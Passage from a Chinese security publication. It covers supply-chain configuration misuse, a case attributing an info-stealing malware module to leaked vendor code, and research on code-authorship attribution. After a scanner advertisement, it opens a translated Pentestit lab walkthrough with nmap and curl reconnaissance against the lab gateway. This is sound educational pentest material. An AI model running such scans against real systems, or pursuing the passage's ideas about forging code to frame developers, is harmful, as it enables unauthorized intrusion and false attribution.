
无论是开放的代码还是成型的产品，我们在使用外部软件的时候，都是处于软件供应链下游的消费者角色，为了要充分理解上游开发和产品的真实细节意图，需要我们付出多大的努力才够 ‘‘资格’’？

上一章节我们讨论过源码使用中必要细节信息缺失造成的 “API 误用’’ 问题，而软件配置上的 ‘‘误用’’ 问题则复杂多样得多。从可控程度上讨论，至少有这几种因素定义了这个问题：

- 软件用户对必要配置的现有文档缺少了解。这是最简单的场景，但又是完全不可避免的，这一点上我们所有有开发、产品或运营角色经验的应该都曾经体会过向不管不顾用户答疑的痛苦，而所有软件使用者也可以反省一下对所有软件的使用是否都以完整细致的文档阅读作为上手的准备工作，所以不必多说。

- 软件拥有者对配置条目缺少必要明确说明文档。就 JIRA 的例子而言，将 NASA 工程师归为上一条错误有些冤枉，而将 JIRA 归为这条更加合适。在边角但重要问题上的说明通过社区而非官方文档形式发布是一种不负责任的做法，但未引发安全事件的情况下还有多少这样的问题被默默隐藏呢？我们没办法要求在使用软件之前所有用户将软件相关所有文档、社区问答实现全部覆盖。这个问题范围内一个代表性例子是对配置项的默认值以及对应效果的说明缺失。
- 配置文件版本兼容性带来的误配置和安全问题。实际上，上面的 SunOS Sendmail 案例足以点出这个问题的存在性，但是在真实场景下，很可能不会以这么戏剧性形式出现。在企业的系统运维中，系统的版本迭代常见，但为软件行为一致性，配置的跨版本迁移是不可避免的操作；而且软件的更新迭代也不只会由系统更新推动，还有大量出于业务性能要求而主动进行的定制化升级，对于中小企业基础设施建设似乎是一个没怎么被提及过的问题。
- 配置项组合冲突问题。尽管对于单个配置项可能明确行为与影响，但是特定的配置项搭配可能造成不可预知的效果。这完全有可能是由于开发者与用户在信息不对等的情况下产生：开发者认为用户应该具有必需的背景知识，做了用户应当具备规避配置冲突能力的假设。一个例子是，对称密码算法在使用 ECB、CBC 分组工作模式时，从密码算法上要求输入数据长度必须是分组大小的整倍数，但如果用户搭配配置了秘钥对数据不做补齐（nopadding），则引入了非确定性行为：如果密码算法库对这种组合配置按某种默认补齐方式操作数据则会引起歧义，但如果在算法库代码层面对这种组合抛出错误则直接影响业务。
- 程序对配置项处理过程的潜在暗箱操作。这区别于简单的未文档化配置项行为，仅特指可能存在的蓄意、恶意行为。从某种意义上，上述 “All users’’ 也可以认为是这样的一种陷阱，通过浅层次暗示，引导用户做出错误且可能引起问题的配置。另一种情况是特定配置组合情况下触发恶意代码的行为，这种触发条件将使恶意代码具有规避检测的能力，且在用户基数上具有一定概率的用户命中率。当然这种情况由官方开发者直接引入的可能性很低，但是在众包开发的情况下如果存在，那么扫描方案是很难检测的。

3.6 . 从逆流到暗流：恶意代码溯源后的挑战



如果说前面所说的种种威胁都是面向关键目标和核心系统应该思考的问题，那么最后要抛出一个会把所有人拉进赛场的理由。除了前面所有那些在软件供应链下游被动污染受害的情况，还有一种情形：你有迹可循的代码，也许在不经意间会 ‘‘反哺’’ 到黑色产业链甚至特殊武器中；而现在研究用于对程序进行分析和溯源的技术，则会让你陷入百口莫辩的境地。

3.6.1 案例：黑产代码模块溯源疑云


1 月 29 日，猎豹安全团队发布技术分析通报文章《电信、百度客户端源码疑遭泄漏，驱魔家族窃取隐私再起波澜》，矛头直指黑产上游的恶意信息窃取代码模块，认定其代码与两方产品存在微妙的关联：中国电信旗下 ‘‘桌面 3D 动态天气’’ 等多款软件，以及百度旗下 ‘‘百度杀毒’’ 等软件（已不可访问）。


文章中举证有三个关键点。

首先最直观的，是三者使用了相同的特征字符串、私有文件路径、自定义内部数据字段格式；

其次，在关键代码位置，三者在二进制程序汇编代码层面具有高度相似性；

最终，在一定范围的非通用程序逻辑上，三者在经过反汇编后的代码语义上显示出明显的雷同，并提供了如下两图佐证（图片来源：`http://bbs.duba.net/thread-23531362-1-1.html`）：





文章指出的涉事相关软件已经下线，对于上述样本文件的相似度试验暂不做复现，且无法求证存在相似、疑似同源的代码在三者中占比数据。对于上述指出的代码雷同现象，猎豹安全团队认为：

我们怀疑该病毒模块的作者通过某种渠道 (比如 ‘‘曾经就职”)，掌握有中国电信旗下部分客户端/服务端源码，并加以改造用于制作窃取用户隐私的病毒，另外在该病毒模块的代码中，我们还发现 ‘‘百度’’ 旗下部分客户端的基础调试日志函数库代码痕迹，整个 ‘‘驱魔’’ 病毒家族疑点重重，其制作传播背景愈发扑朔迷离。

这样的推断，固然有过于直接的依据（例如三款代码中均使用含有 “baidu’’ 字样的特征注册表项）；但更进一步地，需要注意到，三个样本在所指出的代码位置，具有直观可见的二进制汇编代码结构的相同，考虑到如果仅仅是恶意代码开发者先逆向另外两份代码后借鉴了代码逻辑，那么在面临反编译、代码上下文适配重构、跨编译器和选项的编译结果差异等诸多不确定环节，仍能保持二进制代码的雷同，似乎确实是只有从根本上的源代码泄漏（抄袭）且保持相同的开发编译环境才能成立。

但是我们却又无法做出更明确的推断。这一方面当然是出于严谨避免过度解读；而从另一方面考虑，黑产代码的一个关键出发点就是 ‘‘隐藏自己’’，而这里居然如此堂而皇之地照搬了代码，不但没有进行任何代码混淆、变形，甚至没有抹除疑似来源的关键字符串，如果将黑产视为智商在线的对手，那这里背后是否有其它考量，就值得琢磨了。

3.6.2 代码的比对、分析、溯源技术水准

上文中的安全团队基于大量样本和粗粒度比对方法，给出了一个初步的判断和疑点。那么是否有可能获得更确凿的分析结果，来证实或证伪同源猜想呢?

无论是源代码还是二进制，代码比对技术作为一种基础手段，在软件供应链安全分析上都注定仍然有效。在我们的软件供应链安全大赛期间，针对 PE 二进制程序类型的题目，参赛队伍就纷纷采用了相关技术手段用于目标分析，包括：同源性分析，用于判定与目标软件相似度最高的同软件官方版本；细粒度的差异分析，用于尝试在忽略编译差异和特意引入的混淆之外，定位特意引入的恶意代码位置。当然，作为比赛中针对性的应对方案，受目标和环境引导约束，这些方法证明了可行性，却难以保证集成有最新技术方案。那么做一下预言，在不计入情报辅助条件下，下一代的代码比对将能够到达什么水准?

这里结合近一年和今年内，已发表和未发表的学术领域顶级会议的相关文章来简单展望：

- 针对海量甚至全量已知源码，将可以实现准确精细化的 ‘‘作者归属’’ 判定。在 ACM CCS‘18 会议上曾发表的一篇文章《Large-Scale and Language-Oblivious Code Authorship Identification》，描述了使用 RNN 进行大规模代码识别的方案，在圈定目标开发者，并预先提供每个开发者的 5-7 份已知的代码文件后，该技术方案可以很有效地识别大规模匿名代码仓库中隶属于每个开发者的代码：针对 1600 个 Google Code Jam 开发者 8 年间的所有代码可以实现 96% 的成功识别率，而针对 745 个 C 代码开发者于 1987 年之后在 GitHub 上面的全部公开代码仓库，识别率也高达 94.38%。这样的结果在当下的场景中，已经足以实现对特定人的代码识别和跟踪（例如，考虑到特定开发人员可能由于编码习惯和规范意识，在时间和项目跨度上犯同样的错误）；可以预见，在该技术方向上，完全可以期望摆脱特定已知目标人的现有数据集学习的过程，并实现更细粒度的归属分析，例如代码段、代码行、提交历史。

- 针对二进制代码，更准确、更大规模、更快速的代码主程序分析和同源性匹配。近年来作为一项程序分析基础技术研究，二进制代码相似性分析又重新获得了学术界和工业界的关注。在 2018 年和 2019（已录用）的安全领域四大顶级会议上，每次都会有该方向最新成果的展示，如 S&P‘2019 上录用的《Asm2Vec: Boosting Static Representation Robustness for Binary Clone Search against Code Obfuscation and Compiler Optimization》，实现无先验知识的条件下的最优汇编代码级别克隆检测，针对漏洞库的漏洞代码检测可实现 0 误报、100% 召回。而 2018 年北京 HITB 会议上，Google Project Zero 成员、二进制比对工具 BinDiff 原始作者 Thomas Dullien，探讨了他借用改造 Google 自家 SimHash 算法思想，用于针对二进制代码控制流图做相似性检测的尝试和阶段结果；这种引入规模数据处理的思路，也可期望能够在目前其他技术方案大多精细化而低效的情况下，为高效、快速、大规模甚至全量代码克隆检测勾出未来方案。
- 代码比对方案对编辑、优化、变形、混淆的对抗。近年所有技术方案都以对代码 ‘‘变种’’ 的检测有效性作为关键衡量标准，并一定程度上予以保证。上文 CCS‘18 论文工作，针对典型源代码混淆（如 Tigress）处理后的代码，大规模数据集上可有 93.42% 的准确识别率；S&P‘19 论文针对跨编译器和编译选项、业界常用的 OLLVM 编译时混淆方案进行试验，在全部可用的混淆方案保护之下的代码仍然可以完成 81% 以上的克隆检测。值得注意的是以上方案都并非针对特定混淆方案单独优化的，方法具有通用价值；而除此以外还有很多针对性的的反混淆研究成果可用；因此，可以认为在采用常规商用代码混淆方案下，即便存在隐藏内部业务逻辑不被逆向的能力，但仍然可以被有效定位代码复用和开发者自然人。

3.6.3 代码溯源技术面前的 ‘‘挑战”

作为软件供应链安全的独立分析方，健壮的代码比对技术是决定性的基石；而当脑洞大开，考虑到行业的发展，也许以下两种假设的情景，将把每一个 ‘‘正当’’ 的产品、开发者置于尴尬的境地。

代码仿制

在本章节引述的 ‘‘驱魔家族’’ 代码疑云案例中，黑产方面通过某种方式获得了正常代码中，功能逻辑可以被自身复用的片段，并以某种方法将其在保持原样的情况下拼接形成了恶意程序。即便在此例中并非如此，但这却暴露了隐忧：将来是不是有这种可能，我的正常代码被泄漏或逆向后出现在恶意软件中，被溯源后扣上黑锅?

这种担忧可能以多种渠道和形式成为现实。

从上游看，内部源码被人为泄漏是最简单的形式（实际上，考虑到代码的完整生命周期似乎并没有作为企业核心数据资产得到保护，目前实质上有没有这样的代码在野泄漏还是个未知数），而通过程序逆向还原代码逻辑也在一定程度上可获取原始代码关键特征。

从下游看，则可能有多种方式将恶意代码伪造得像正常代码并实现 ‘‘碰瓷’’。最简单地，可以大量复用关键代码特征（如字符串，自定义数据结构，关键分支条件，数据记录和交换私有格式等）。考虑到在进行溯源时，分析者实际上不需要 100% 的匹配度才会怀疑，因此仅仅是仿造原始程序对于第三方公开库代码的特殊定制改动，也足以将公众的疑点转移。而近年来类似自动补丁代码搜索生成的方案也可能被用来在一份最终代码中包含有二方甚至多方原始代码的特征和片段。

长亭科技
CHAITIN

洞鉴(X-Ray)安全评估系统

为安全专业人员量身打造 智能好用的漏洞扫描工具

零误报不影响业务
无害POC真实验证

全面发现资产
高仿真实时渲染DOM遍历算法

自动化探测逻辑漏洞
模拟企业真实业务场景

实时更新0Day漏洞
帮助企业预防未知威胁

构建企业DevSecOps
将安全检测融入SDLC

化繁为简 智能安全

联系方式：4000-327-707

Figure 3.1: img

旧酒犹香——Pentestit Test Lab 第九期

文章译者：Liqueur

文章来源：https://www.anquanke.com/post/id/170525

4.1 前言

Test Lab 是一家名为 Pentestit 的俄罗斯公司所提供的系列在线靶场。不同于Hackthebox、Vulhub等各类在线/离线靶机，Test Lab 通过模拟真实企业内网环境，为渗透测试者提供了免费练习平台。Test Lab 中预留了若干 token，参与者提交 token 标志着完成了特定渗透步骤。

截止目前,Test Lab 以数月 1 期的速度更新到了第 12 期。早前已有网友发表了第 10 期的过关 Write up。这里翻出官方推荐的第九期过关俄文 Write Up（来自网友 alexeystoletny），翻译、校正、优化后搬运给大家。旧酒犹香，别看是 16 年的老环境，个人觉得还是内容丰富，颇具特色的。以下开始正文，阅读时间预计 1 小时:

2016 年 5 月 20 日，Pentestit 启动了一个全新的第九期 Test lab（模拟了一个企业网络）供渗透测试实战练习。

感谢 Pentestit 实验室，我们可以随时了解最新的漏洞并向专业人士（那些每天接触真实网络的渗透测试者）学习，从而有机会成为真正的渗透测试者。

到 2016 年 6 月 1 日，本期 Test lab 中所有 13 台机器和 14 个 FLAG 全部被攻克。为了帮助那些错过的人们了解当前漏洞和渗透测试世界，接下来我将记录完整的过关过程。


过程很费力且文字叙说起来必然冗长，但是我尽力描述得有趣些。

4.2 连接到实验室

在开始之前，你需要注册账号，并设置 VPN，连接到虚拟 CyBear32C 公司网络。整个测试可以在Kali Linux中完成。


4.3 我们开始测试

注册和连接后，我们看到以下网络拓扑图：



通过 VPN 我们可以访问公司网络唯一的外部 IP 192.168.101.8（模拟现实中的 Internet 网关）。像往常一样，需要从枚举开始，特别是通过端口扫描来确定可供外部访问的内部子网服务。


首先是快速端口扫描: nmap -v -n -sV 192.168.101.8



如你所见，我们可以访问来自不同内部主机的一些服务（请参阅网络拓扑图），最有可能的是 mainsite 主站服务器（端口 80），mail 邮件服务器（25,8100）和 ssh 服务器（端口 22）等。此外，还有 https 服务和代理服务器。

4.4 MAINSITE

访问 http://192.168.101.8/：



我们被自动重定向到域名www.cybear32c.lab

```
root@kali2:~# curl -v http://192.168.101.8
* Rebuilt URL to: http://192.168.101.8/
* Hostname was NOT found in DNS cache
*   Trying 192.168.101.8...
* Connected to 192.168.101.8 (192.168.101.8) port 80 (#0)
> GET / HTTP/1.1
> User-Agent: curl/7.38.0
> Host: 192.168.101.8
> Accept: */*
>
< HTTP/1.1 302 Moved Temporarily
* Server nginx/1.10.0 is not blacklisted
< Server: nginx/1.10.0
< Date: Tue, 07 Jun 2016 10:03:03 GMT
< Content-Type: text/html
< Content-Length: 161
< Connection: keep-alive
< Location: http://cybear32c.lab
<
<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.10.0</center>
</body>
</html>
* Connection #0 to host 192.168.101.8 left intact
root@kali2:~#
```

